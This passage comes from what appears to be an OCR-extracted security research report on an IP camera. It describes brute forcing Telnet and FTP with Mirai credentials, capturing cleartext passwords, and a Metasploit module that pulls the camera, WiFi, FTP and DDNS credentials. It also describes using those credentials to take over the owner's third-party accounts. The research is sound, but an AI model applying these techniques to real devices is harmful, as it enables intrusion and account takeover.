
OpenVAS Scan of Webserver



Polycom ViaVideo Denial of Service CVE-2002-1906




Boa Webserver Injection Vulnerability CVE-2009-4496




OWASP Scan

4.6 - Brute Forcing

Brute forcing was attempted with several different tools such as the OWASP Zed Attack Proxy (ZAP), Burp Suite and Sparta which is a GUI interface for many different penetration testing tools. Neither return much of interest with regards to exploitation. For brute force attempts, the same user id and passwords used by the Mirai IoT botnet attack from 2016 were used with some additional tokens added. I removed the default combination of user id “admin” and null for password as that is already a known default password. See Appendix F for the list of user id’s and passwords used by the brute force attacks.




Attempting Brute Force Attack of Telnet Service Using Hydra under Sparta



Attempting Brute Force Attack of FTP Service Using Hydra under Sparta


4.7 - Packet Capture and Analysis

While examining packets, it is apparent that the current camera user id and password are transmitted in clear text. Additionally, when changing passwords, you will notice the "AuthCode" and the new password in clear text. The "AuthCode" value is hard coded in the application as the disassembly showed in Section 4.2.




set_users.cgi

When using the web UI to set up the wifi, the network name and WPA security key are transmitted in clear text in the URL.




set_wifi.cgi

The clear text user id and password is used for almost all commands issued to the camera. Here you can see the reboot command in the packet.



reboot.cgi

Shodan.io example (from some place in South America) using an older version of the web UI that was even less secure. The current version of the web UI doesn't show the clear text password on the screen even though it passes it in clear text via the URL.



Exploited Camera Discovered Using shodan.io Showning WiFi Credentials

5.0 - Exploiting Vulnerabilities Using Metasploit Module

To control the camera a Metasploit module, “ipcamera”, has been created. This module allows for the extraction of account information, rebooting, resetting factory defaults, capturing jpeg images and video. The code in its entirety can be found in Appendix D.


The “ipcamera” module is extensible by adding a new class for each camera the user wishes to implement. Currently only the study’s target camera FW8916W has been created and tested. It is likely that this class is usable by some of the other models from the same manufacturer.

Once the exploit is started it will display a menu. The menu is displayed in green text. The exploit implements a class for the camera based on its type. Each camera class has its own defined menu and functions. Expanding the types of cameras supported by the module can be done by creating a new class for a new type of camera.

The first screen shot shows how to activate and displays the default parameters. The “show options” Metasploit command displays the options, defaults and descriptive text. The required options are:

- CAMDIR - The working directory that stores the packet capture file, or other file containing the camera signature. This directory is also used as a work area for signature extraction and where screen shots are saved.
- CAMPKT - The name of the packet capture file which is suspected of containing the camera signature.
- CAMTYPE - The type of suspected camera.
- RHOST - The IP of the target camera.


- RPORT - The port of the target camera.



Metasploit Module "ipCamera" starting.

Once “ipcamera” is initiated with the “exploit” command it begins scanning the captured packets file trying to confirm the existence of the type of camera specified. The signature is identified in the camera class so each camera can have its own unique signature defined. For this class of camera, it is looking for a specific GET command. While scanning the signature file it displays all GET commands found in the packet capture file. Once the camera signature is found the “FI8916W signature found.” message is printed. The next step of the initialization is to extract the camera password from the captured packets file. Once that is done that user id and password is used to make subsequent requests from the camera to get further user id’s and passwords for the various services.

Starting out of order with Option 14, it shows the user ids and passwords of primary importance.



Option 14 provides a list of the primary User Id's and Passwords of interest.

You can see in the figure above that the module was able to extract the Camera, WiFi, DDNS, FTP and MSN user id's and password. It was also able to get the DDNS address and the FTP service provider. Using this information it is possible, for example, to go to ftp.drivehq.com and log into the user's account and make changes such as redirecting or shutting off the service.

Once logged into the third party service site it would be possible to see and manipulate any other devices the user has set up through that account. This is true for DDNS as well.

